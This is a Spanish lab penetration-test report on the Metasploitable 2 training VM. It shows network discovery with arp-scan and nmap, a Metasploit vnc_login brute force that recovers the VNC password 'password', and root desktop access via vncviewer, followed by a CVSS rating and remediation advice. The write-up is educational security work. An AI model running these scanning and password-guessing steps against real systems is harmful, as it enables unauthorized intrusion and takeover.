



INFORME EJECUTIVO – TÉCNICO

VULNERABILIDADES DETECTADAS

PUERTO 5900

SERVICIO VNC - VIRTUAL NETWORK COMPUTING


INTRODUCCION

En el presente informe se detalla el proceso llevado a cabo para explotar un servicio VNC () que opera en el puerto 5900 de la máquina objetivo “Metasploitable 2”, utilizándose una serie de herramientas, incluyendo Nmap, Metasploit y vncviewer, para identificar y explotar este servicio, resultando con el acceso completo al sistema con privilegios de root.

FASES DEL PROCESO DE EXPLOTACIÓN

1. Identificación de la Dirección IP de la Máquina Objetivo

- Herramienta Utilizada: arp-scan y nmap
- Descripción: Se utilizaron ambas herramientas para escanear la red y determinar la dirección IP de la máquina objetivo, conocida como Metasploitable 2, siendo un paso es crucial para enfocar los esfuerzos de prueba de penetración en el host correcto.
- Resultado: La dirección IP de la máquina Metasploitable 2 se identificó como 10.0.2.6.




```

$ sudo arp-scan --localnet -i eth0
Interface: eth0, type: EN10MB, MAC: 08:00:27:d2:26:79, IPv4: 10.0.2.19
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1 52:54:00:12:35:00 (Unknown: locally administered)
10.0.2.2 52:54:00:12:35:00 (Unknown: locally administered)
10.0.2.3 08:00:27:0a:b1:54 (Unknown)
10.0.2.6 08:00:27:97:81:53 (Unknown)

```

2. Escaneo de Servicios y Puertos Abiertos

- Herramienta Utilizada: nmap y db_nmap
- Descripción: Después de iniciar una nueva workspace en Metasploit para almacenar y organizar los resultados, se ejecutó db_nmap para obtener un escaneo detallado de los servicios y puertos abiertos en la máquina objetivo, al igual que se hizo previamente con nmap, identificando el sistema operativo en uso.
- Resultado: Se ha confirmado que el puerto 5900/TCP se encuentra abierto, ejecutando el servicio VNC, siendo un sistema que permite la visualización y control remoto de otro equipo a través de la red, usando el protocolo 3.3, teniendo activada la autenticación por contraseña antes de permitir el acceso remoto. El sistema operativo detectado fue Linux, correspondiente a la máquina Metasploitable 2.



```

(kali@kali) ~
$ sudo nmap -sC -sV -O -p5900 10.0.2.6
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.0.2.6
Host is up (0.00032s latency).
20 días anteriores
PORT      STATE SERVICE VERSION
5900/tcp  open  vnc    VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
| VNC Authentication (2)
MAC Address: 08:00:27:97:81:53 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

```

3. Búsqueda de Vulnerabilidades, Exploits Disponibles y Ejecución

- Herramienta Utilizada: Metasploit
- Descripción: Se ha realizado una búsqueda en la base de datos de Metasploit para identificar cualquier exploit disponible que pudiera ser utilizado contra el servicio VNC en la versión 3.3. Sin embargo, no se encontró ningún exploit directo, pero encontrando un modulo auxiliar para conseguir las credenciales de acceso.
- Resultado: El módulo auxiliar (*vnc_login*) pudo utilizarse para realizar un ataque de fuerza bruta contra el servicio, usando una lista predeterminada de contraseñas para ello, obteniendo finalmente las credenciales para acceso a la maquina atacada. La contraseña obtenida fue *"password"*, lo que indica una configuración débil y vulnerable.

```
msf6 auxiliary(scanner/vnc/vnc_login) > options
Module options (auxiliary/scanner/vnc/vnc_login):
  Name      Current Setting  Required  Description
  ----      -
  ANONYMOUS_LOGIN false          yes       Attempt to login wi
  BLANK_PASSWORDS false          no        Try blank passwords
  BRUTEFORCE_SPEED 5             yes       How fast to brutefo
  DB_ALL_CREDS false         no        Try each user/passw
  DB_ALL_PASS false        no        Add all passwords i
  DB_ALL_USERS false        no        Add all users in th
  DB_SKIP_EXISTING none           no        Skip existing crede
  PASSWORD         no           The password to tes
  PASS_FILE /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no File containing pas
  Proxies no          A proxy chain of fo
  RHOSTS DAP 10.0.2.6 yes       The target host(s),
  RPORT 5900 yes       The target port (TC
  STOP_ON_SUCCESS false          yes       Stop guessing when
  THREADS 1 yes       The numb
  USERNAME <BLANK> no        A specific username
  USERPASS_FILE no        File containing use
  USER_AS_PASS false        no        Try the username as
  USER_FILE no        File containing use
  VERBOSE true       yes       Whether to print ou

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/vnc/vnc_login) > set threads 10
threads => 10
msf6 auxiliary(scanner/vnc/vnc_login) > set password password
password => password
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 10.0.2.6:5900 - 10.0.2.6:5900 - Starting VNC login sweep
[+] 10.0.2.6:5900 - 10.0.2.6:5900 - Login Successful: :password
[+] 10.0.2.6:5900 - 10.0.2.6:5900 - Login Successful: :password
[*] 10.0.2.6:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > |
```

4. Acceso al Sistema a través de VNC

- Herramienta Utilizada: Cliente VNC (vncviewer)
- Descripción: Con la contraseña obtenida, se ha intentado buscar algún módulo de Metasploit, para poder explotar la vulnerabilidad VNC con la contraseña obtenida con resultado infructuoso. Por ello, se ha utilizado el cliente externo VNC (vncviewer) para conectarse al servicio en la máquina objetivo.
- Resultado: Se ha logrado el acceso pleno al sistema objetivo como usuario root, permitiendo tomar el control total de la máquina.

```

kali@kali:~$ vncviewer 10.0.2.6:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0


TightVNC: root's X desktop (metasploitable:0)

root@metasploitable: /
GNU nano 2.0.7 File: /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh
  
```


5. Evaluación de la Vulnerabilidad según el NIST

- Herramienta Utilizada: CVSS (Sistema de Puntuación de Vulnerabilidad Común)
- Descripción: Se ha realizado una evaluación preliminar de la severidad de la vulnerabilidad explotada la calculadora del sistema CVSS del NIST.
- Resultado: La vulnerabilidad se ha evaluado con una puntuación aproximada de 8.3, lo que indica un alto riesgo debido a la facilidad con la que se pudo comprometer el sistema y la gravedad de las consecuencias.



CONCLUSIÓN

La identificación, explotación y análisis de esta vulnerabilidad resalta la importancia de una configuración adecuada y la necesidad de actualizar los servicios para evitar este tipo de compromisos en el sistema "Metaexplotable 2". Además, la puntuación CVSS de 8.3 subraya la gravedad de la vulnerabilidad, confirmando que un atacante con acceso similar podría comprometer completamente el sistema, con graves consecuencias para la confidencialidad, integridad y disponibilidad de la red.

Este informe concluye que la máquina objetivo presenta vulnerabilidades críticas que deben ser abordadas de inmediato mediante la implementación de mejores prácticas de seguridad, incluyendo la actualización de software, el uso de contraseñas seguras y el cierre de puertos innecesarios.